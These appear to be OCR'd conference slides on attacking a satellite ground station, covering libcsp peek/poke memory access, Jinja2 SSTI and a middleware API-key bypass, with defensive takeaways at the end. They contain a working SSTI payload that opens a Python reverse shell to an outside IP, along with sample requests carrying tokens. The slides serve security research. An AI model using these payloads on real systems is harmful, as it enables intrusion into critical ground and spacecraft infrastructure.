- CSP Management Protocol (CMP) is our playground now assigned
- Provide functions for read/write/fetch system information and memory

```
109  static int do_cmp_peek(struct csp_cmp_message * cmp) {
110
111      cmp->peek.addr = htobe32(cmp->peek.addr);
112      if (cmp->peek.len > CSP_CMP_PEEK_MAX_LEN)
113          return CSP_ERR_INVAL;
114
115      /* Dangerous, you better know what you are doing */
116      csp_cmp_memcpy_fnc((csp_memptr_t)(uintptr_t)cmp->peek.data, (csp_memptr_t)(uintptr_t)cmp->peek.addr, cmp->peek.len);
117
118      return CSP_ERR_NONE;
119  }
120
121  static int do_cmp_poke(struct csp_cmp_message * cmp) {
122
123      cmp->poke.addr = htobe32(cmp->poke.addr);
124      if (cmp->poke.len > CSP_CMP_POKE_MAX_LEN)
125          return CSP_ERR_INVAL;
126
127      /* Extremely dangerous, you better know what you are doing */
128      csp_cmp_memcpy_fnc((csp_memptr_t)(uintptr_t)cmp->poke.addr, (csp_memptr_t)(uintptr_t)cmp->poke.data, cmp->poke.len);
129
130      return CSP_ERR_NONE;
131  }
```

Read memory address


Overwrite memory address



https://github.com/libcsp/libcsp/blob/2dfaf8be6ae725578e3fd833beef73c5478a6f80/src/csp_service_handler.c#L109


System ß

- A ground station system
- 3 layers system
  - CSP endpoint
    - Send commands to satellite ; Written in C
  - Middleware
    - Auth check, log and transferring ; Written in Python
  - Web service
    - Human interface ; Written in Python



System ß - web service

- 3 roles
  - Operator - mostly monitoring , few functions
  - Engineer - **API key**, monitoring , functions
  - Admin - **API key**, firmware update, **management**, functions



System ß - SSTI

- Server-Side Template Injection
- Attacker can inject malicious code into a template that is executed on the server
- Python Flask + jinja2 is common in CTF in few years
- Easy test cases
  - `{{7*7}} , {{ "hello"|upper }}`
- Jinja2 sandbox provides protection for abusing python internal functions

```python
from flask import Flask, request
from jinja2.sandbox import SandboxedEnvironment

app = Flask(__name__)

@app.route('/')
def index():
    payload = request.args.get('s', '{{1+1}}')

    sandbox = SandboxedEnvironment()

    try:
        template = sandbox.from_string(payload)
        result = template.render()
    except Exception as e:
        result = f"Error: {str(e)}"

    return f"Template result: {result}"
```

With jinja2 sandbox

System ß - SSTI


- Jinja2 sandbox is also common in real world

```
{{7*7}}
```

```
>> 49
```

```
{{request.__class__.__init__.__globals__['__builtins__']['__import__']('os').popen('id').read()}}
```

```
>> Error: access to attribute '__init__' of 'Undefined' object is unsafe
```



Credit: Friends

System ß - SSTI

- It probably filters "{{" and "}}" (for security I guess) instead of using jinja2 sandbox !!
- "{%" "%}" is also available for SSTI

```
{% if 7*7 == 49 %}True{% else %}False{% endif %}
```

```
>> True
```

```
{% for c in ().__class__.__base__.__subclasses__() %}
    {% if c.__name__ == 'catch_warnings' %}
        {{ c }}
    {% endif %}
{% endfor %}
```

```
>> <class 'warnings.catch_warnings'>
```

Credit: Hunter x Hunter

Final payload - RCE on Web service

```
{% for x in ().__class__.__base__.__subclasses__() %}
  {% if "warning" in x.__name__ %}
    {{x()._module.__builtins__['__import__']('os').popen("python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.conne
ct((\\"192.168.124.128\\",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call([\\"/bin/sh\\", \\"-i\\"]);'")}}
  {%endif%}
{% endfor %}
```


System ß - Middleware

- Dump Web code and DB with hardcoded password
- api-key is also synced to Middleware for auth and log
- No protection between CSP endpoint and Middle

```
POST /register
Host: 10.0.2.4
Token: od83400Z@56-po6liw9pfpgo
..[SNIP]..
{
  "userkey":"49!mvkr9toisSPE",
  "role":"po6liw9pfpgo"
}
```

{api-key}-{role}


{default key}



System ß - Admin and Peek/Poke

- To trigger peek and poke functions in web, the second admin api-key is required as a peer review
- With DB credentials , finally we can send Peek/Poke


```
POST /fetch_address
Host: 10.0.2.4  {admin1 api-key}-{admin role key}
Token: d2yntRY6PF13k36CLw3N-PyCypEUDB7E4xgusPJaA
..[SNIP]..
{                    {admin2 api-key}
  "userkey":"dgT1F#?QqQf]wuXjHFv=",
  "role":"PyCypEUDB7E4xgusPJaA",
  "address":"97a9e000"
}
```



System ß - What do I have so far?

- SSTI lead to RCE on Web service
- Create/Search valid api-key and role key to pass the middleware validation
- **CRC/HMAC incomplete protection**
  - Not able to touch CSP endpoint due to isolation
- **Dangerous CSP management protocol - Peek and Poke**

RCE , DoS and persistence in satellite or spacecraft!!!!



Takeaway

Takeaway

- Wide attack phase in satellite services
  - space segment , user segment, link segment , ground segment
- Space protocols lack of security design
  - Weak encryptions (probably) due to power consumption or other reasons
  - Usually no internal validation
- Ground station system is still the critical part of satellite security
- Potential security issues in open projects

Thanks for your listening

Email : wafflept@gmail.com